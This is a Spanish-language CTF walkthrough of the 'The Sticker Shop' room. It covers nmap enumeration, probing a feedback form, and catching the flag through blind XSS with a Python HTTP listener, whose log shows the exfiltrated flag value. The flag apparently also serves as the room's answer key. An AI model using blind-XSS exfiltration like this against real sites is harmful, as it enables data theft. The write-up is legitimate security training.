
# The Sticker Shop


Resolviendo el problema CTF The Sticker Shop, el cual consiste en cómo explotar Blind XSS para capturar la bandera. Este artículo muestra los pasos para explotar una vulnerabilidad Blind XSS, siendo un desafío CTF del mundo real y consiste en extraer datos confidenciales.





**Enumeración inicial**

Lo primero  es hacer un escaneo nmap contra la dirección IP de la máquina para determinar los distintos puertos abiertos en la máquina con el comando ***nmap***

**#** nmap -A -F -oN nmap.txt 10.10.241.129






**NOTA:** Se observan 2 puertos abiertos, el puerto 22 SSH y el puerto 8080 que ejecuta Python y un servidor como se logra observar con el nombre de la pagina “Cat Sticker Shop”. El encabezado del servidor que indica como enumera el servidor para que funcione junto a Python. Y se observa mas informacion de la pagina. Tambien se observa el codigo fuente de la pagina y los metodos que admite la pagina, como son las opciones de head, get y otras cosas adicionales.

**Browser:** http://10.10.241.129:8080/

**Browser:** view-source:http://10.10.241.129:8080/

**Browser:** http://10.10.241.129:8080/submit_feedback

En el cuadro escribir "Hello" y precionar el boton Submit, mostrara el siguiente mensaje "Thanks for your feedback! It will be evaluated shortly by our staff"

**Browser:** 10.10.241.129:8080/flag.txt

Mostrarar el codigo “401 Unauthorized”

**NOTA:** Luego de enviar cualquier mensaje, este dice que sera evaluado en breve por el ST, lo que significa que el comentario ingresado sera visto por este material y. según la sala, la tarea es leer el ***flag.txt***, archivo que se almacena actualmente aquí ***10.10.241.129:8080/flag.txt*** pero que no tenemos autorizacion.

A continuacion, intentare realizar una inyeccion HTML o un XSS utilizando ChatGPT. Aquí realice algo muy simple como una carga util con Python3.

**#** python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.241.129 - - [28/Dec/2024 20:04:30] code 404, message File not found
10.10.241.129 - - [28/Dec/2024 20:04:30] "GET /receive?flag=THM%7B83789a69074f636f64a38879cfcabe8b62305ee6%7D HTTP/1.1" 404 –


https://gchq.github.io/CyberChef/

Search… URL -> URL Decode